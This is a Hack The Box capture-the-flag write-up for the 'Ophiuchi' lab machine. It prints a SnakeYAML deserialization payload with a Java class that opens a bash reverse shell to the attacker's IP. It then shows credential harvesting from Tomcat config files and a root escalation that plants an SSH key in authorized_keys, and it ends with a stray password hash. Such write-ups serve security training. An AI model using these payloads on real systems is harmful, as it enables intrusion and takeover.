OPHIUCHI


Hey guys Mahesh here back again with another writeup and today we'll be solving HTB machine called as scriptkiddie so lets hop over to our terminal where all the good stuff happens...

Machine	INFO
Name	OPHIUCHI
IP	10.10.10.227
POINTS	30
OS	LINUX
DIFFICULTY	MEDIUM
OUT ON	13 FEB 2021
CREATOR	felamos

1. The result of Nmap scan is shown below where PORT 8080 is open .

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-16 19:40 IST
Nmap scan report for 10.10.10.227
Host is up (0.62s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    Apache Tomcat 9.0.38
|_http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.08 seconds
```

2. The webserver contanis a online YAML parser ..



3. After googling a bit i come through this medium article which contains the steps to exploit

this YAML parser

Medium Article : https://medium.com/@swapneildash/snakeyaml-deserilization-exploited-b4a2c5ac0858

Download the yaml-payload github repo and make following changes ....

github repo :

4. So first of all open the src/artsploit/AwesomeScriptEngineFactory.java file and make following changes ...

```
package artsploit;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        String [] cmd={"bash","-c","bash -i >& /dev/tcp/10.10.16.13/1234 0>&1"};
        String [] jex={"bash","-c","{echo,$(echo -n $cmd | base64)}|{base64,-d}|{bash,-i}"};
        try {
            Runtime.getRuntime().exec(cmd);
            Runtime.getRuntime().exec(jex);
            Runtime.getRuntime().exec("echo $jex");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public String getEngineName() {
        return null;
    }

    @Override
    public String getEngineVersion() {
        return null;
    }

    @Override
    public List<String> getExtensions() {
        return null;
    }

    @Override
    public List<String> getMimeTypes() {
        return null;
    }

    @Override
    public List<String> getNames() {
        return null;
    }

    @Override
    public String getLanguageName() {
        return null;
    }

    @Override
    public String getLanguageVersion() {
        return null;
    }

    @Override
    public Object getParameter(String key) {
        return null;
    }

    @Override
    public String getMethodCallSyntax(String obj, String m, String... args) {
        return null;
    }

    @Override
    public String getOutputStatement(String toDisplay) {
        return null;
    }

    @Override
    public String getProgram(String... statements) {
        return null;
    }

    @Override
    public ScriptEngine getScriptEngine() {
        return null;
    }
}
```


just add this two lines :

```
 String [] cmd={"bash","-c","bash -i >& /dev/tcp/10.10.16.13/1234 0>&1"};
        String [] jex={"bash","-c","{echo,$(echo -n $cmd | base64)}|{base64,-d}|{bash,-i}"};
```

5. Now compile the code (make sure to have java installed already) and open a http server in order to run the payload

$ javac src/artsploit/AwesomeScriptEngineFactory.java
$ cd /src
$ python3 -m http.server

6. Its time to get a shell so lets go to the yaml-parser and triger the exploit .. open netcat listener in a new terminal .



```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.16.13"]
  ]]
]
```


7. And we got a shell here as tomcat

```
$nc -lvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.227.
Ncat: Connection from 10.10.10.227:58294.
bash: cannot set terminal process group (815): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@ophiuchi:/$ id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
tomcat@ophiuchi:/$ whoami
tomcat
tomcat@ophiuchi:/$ cd ~
tomcat@ophiuchi:~$ ls
bin
BUILDING.txt
conf
CONTRIBUTING.md
lib
LICENSE
logs
NOTICE
README.md
RELEASE-NOTES
RUNNING.txt
temp
webapps
work
tomcat@ophiuchi:~$ cd conf
cd conf
tomcat@ophiuchi:~/conf$ ls
ls
catalina.policy
catalina.properties
context.xml
jaspic-providers.xml
jaspic-providers.xsd
logging.properties
server.xml
tomcat-users.xml
tomcat-users.xsd
web.xml
tomcat@ophiuchi:~/conf$ cat * | grep pass
# passed to checkPackageAccess unless the
# passed to checkPackageDefinition unless the
         analyzes the HTTP headers included with the request, and passes them
      <!-- Use the LockOutRealm to prevent attempts to guess user passwords
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
  you must define such a user - the username and password are arbitrary. It is
  them. You will also need to set the passwords to something appropriate.
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
            <xs:attribute name="password" type="xs:string" />
  <!--                       pass the result to this style sheet residing   -->
  <!--                       pass the result to this style sheet which is   -->
  <!--                        work-around various issues when Java passes   -->
  <!--                        headers passed to the CGI process as          -->
  <!--   passShellEnvironment Should the shell environment variables (if    -->
  <!--                        any) be passed to the CGI script? [false]     -->
        <mime-type>application/vnd.blueice.multipass</mime-type>
```

Now on further enumerating i got a config file which contains creds of admin user so lets get connected through ssh

$ ssh admin@10.10.10.227

8. If you run sudo -l then we can see that we can run the go run command for index.go file lets see what that file contains ?




```
admin@ophiuchi:~$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:~$
```

```
package main

import (
        "fmt"
        wasm "github.com/wasmerio/wasmer-go/wasmer"
        "os/exec"
        "log"
)


func main() {
        bytes, _ := wasm.ReadBytes("main.wasm")

        instance, _ := wasm.NewInstance(bytes)
        defer instance.Close()
        init := instance.Exports["info"]
        result,_ := init()
        f := result.String()
        if (f != "1") {
                fmt.Println("Not ready to deploy")
        } else {
                fmt.Println("Ready to deploy")
                out, err := exec.Command("/bin/sh", "deploy.sh").Output()
                if err != nil {
                        log.Fatal(err)
                }
                fmt.Println(string(out))
        }
}
```

first it reads from the file main.wasm, then it checks
if it’s not equal to 1 that part executes else that /bin/sh thing will executes and it also runs the deploy.sh file


we will se what main.wasm file contains so lets download that file on our machine ..

10. Okay so after downloading it we need to upload it to https://webassembly.github.io/wabt/demo/wasm2wat/index.html in order to understand this file ..
this file needs a patch whereas in the 0 need to be written as 1 here


wasm2wat demo
WebAssembly has a text format and a binary format. This demo converts from the binary format to the text format.
Upload a WebAssembly binary file, and the text format will be displayed.
Enabled features:
□ exceptions ☑ mutable globals □ saturating float to int □ sign extension
□ simd □ threads □ multi value □ tail call □ bulk memory □ reference types
☑ Generate Names ☑ Fold Expressions ☑ Inline Export ☑ Read Debug Names
example: simple
Upload

```
(module
  (type $t0 (func (result i32)))
  (func $info (export "info") (type $t0) (result i32)
    (i32.const 1))
  (table $T0 1 1 funcref)
  (memory $memory (export "memory") 16)
  (global $g0 (mut i32) (i32.const 1048576))
  (global $__data_end (export "__data_end") i32 (i32.const 1048576))
  (global $__heap_base (export "__heap_base") i32 (i32.const 1048576)))
```

and now just copy the whole code and go to wat2wasm converter and convert it then after download the file


wat2wasm demo
WebAssembly has a text format and a binary format. This demo converts from the text format to the binary format.
Enter WebAssembly text in the textarea on the left. The right side will either show an error, or will show a log with a description of the generated binary file.
Enabled features:
□ exceptions ☑ mutable globals □ saturating float to int □ sign extension
□ simd □ threads □ multi value □ tail call □ bulk memory □ reference types
WAT
example: simple
Download
BUILD LOG
JS
JS LOG

```
(module
  (type $t0 (func (result i32)))
  (func $info (export "info") (type $t0) (result i32)
    (i32.const 1))
  (table $T0 1 1 funcref)
  (memory $memory (export "memory") 16)
  (global $g0 (mut i32) (i32.const 1048576))
  (global $__data_end (export "__data_end") i32 (i32.const 1048576))
  (global $__heap_base (export "__heap_base") i32 (i32.const 1048576)))
```

```
0000000: 0061 736d                                 ; WASM_BINARY_MAGIC
0000004: 0100 0000                                 ; WASM_BINARY_VERSION
; section "Type" (1)
0000008: 01                                        ; section code
0000009: 00                                        ; section size (guess)
000000a: 01                                        ; num types
; func type 0
000000b: 60                                        ; func
000000c: 00                                        ; num params
000000d: 01                                        ; num results
000000e: 7f                                        ; i32
```

```
const wasmInstance =
      new WebAssembly.Instance(wasmModule, {});
const { addTwo } = wasmInstance.exports;
for (let i = 0; i < 10; i++) {
  console.log(addTwo(i, i));
}
```

```
0
2
4
6
8
10
12
14
16
18
```


11. Now start the python server again and download this file to target machine now lets make a deploy.sh file in /tmp folder and copy our publci ssh keys inside that file in order to get a root shell

$python3 -m http.server 80

on target machine:

$ cd /tmp
$ echo 'echo “your public ssh_keys” > /root/.ssh/authorized_keys >> deploy.sh
$ wget http://10.10.16.13:80/test.wasm
$ cp test.wasm main.wasm

$ sudo -u root /usr/bin/go run /opt/wasm-functions/index.go



```
systemd-private-[illegible]-systemd-resolved.service-HEFCRl
systemd-private-[illegible]-systemd-timesyncd.service-2gdXUf
vmware-root_687-[illegible]
admin@ophiuchi:/tmp$ echo 'echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC[illegible] mahi@ubuntu2" > /root/.ssh/authorized_keys' >> deploy.sh
admin@ophiuchi:/tmp$ wget http://10.10.16.13:8000/test.wasm
--2021-02-16 15:55:12--  http://10.10.16.13:8000/test.wasm
Connecting to 10.10.16.13:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 190 [application/wasm]
Saving to: 'test.wasm'

test.wasm          100%[===============>]     190  --.-KB/s    in 0s

2021-02-16 15:55:14 (8.56 MB/s) - 'test.wasm' saved [190/190]

admin@ophiuchi:/tmp$ cp test.wasm main.wasm
admin@ophiuchi:/tmp$ chmod 777 *
chmod: changing permissions of 'hsperfdata_tomcat': Operation not permitted
chmod: changing permissions of 'systemd-private-[illegible]-
systemd-logind.service-1NRvjf': Operation not permitted
chmod: changing permissions of 'systemd-private-[illegible]-
systemd-resolved.service-HEFCRl': Operation not permitted
chmod: changing permissions of 'systemd-private-[illegible]-
systemd-timesyncd.service-2gdXUf': Operation not permitted
chmod: changing permissions of 'vmware-root_687-[illegible]': Operation not permit
ted
admin@ophiuchi:/tmp$ sudo -u root /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy

admin@ophiuchi:/tmp$
```

```
mahi@ubuntu2:~/Downloads$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.227 - - [16/Feb/2021 21:22:16] "GET /test.wasm HTTP/1.1" 2
00 -
```

```
root@ophiuchi:~#
```

12. And thats it we got the root shell ....

THANKS FOR READING GUYS IF YOU LIKE THIS WRITEUP MAKE SURE TO LEAVE A LIKE !!!

$6$oPgtRE0IgWrXKitG
$Z5FyXxEXm5l.skZbIBKm0poPFPUxgZVY5DPii0DFsQgSBiL98ioRBuHDVzOHaZCgH.xyLnpGIksHlfBXC4I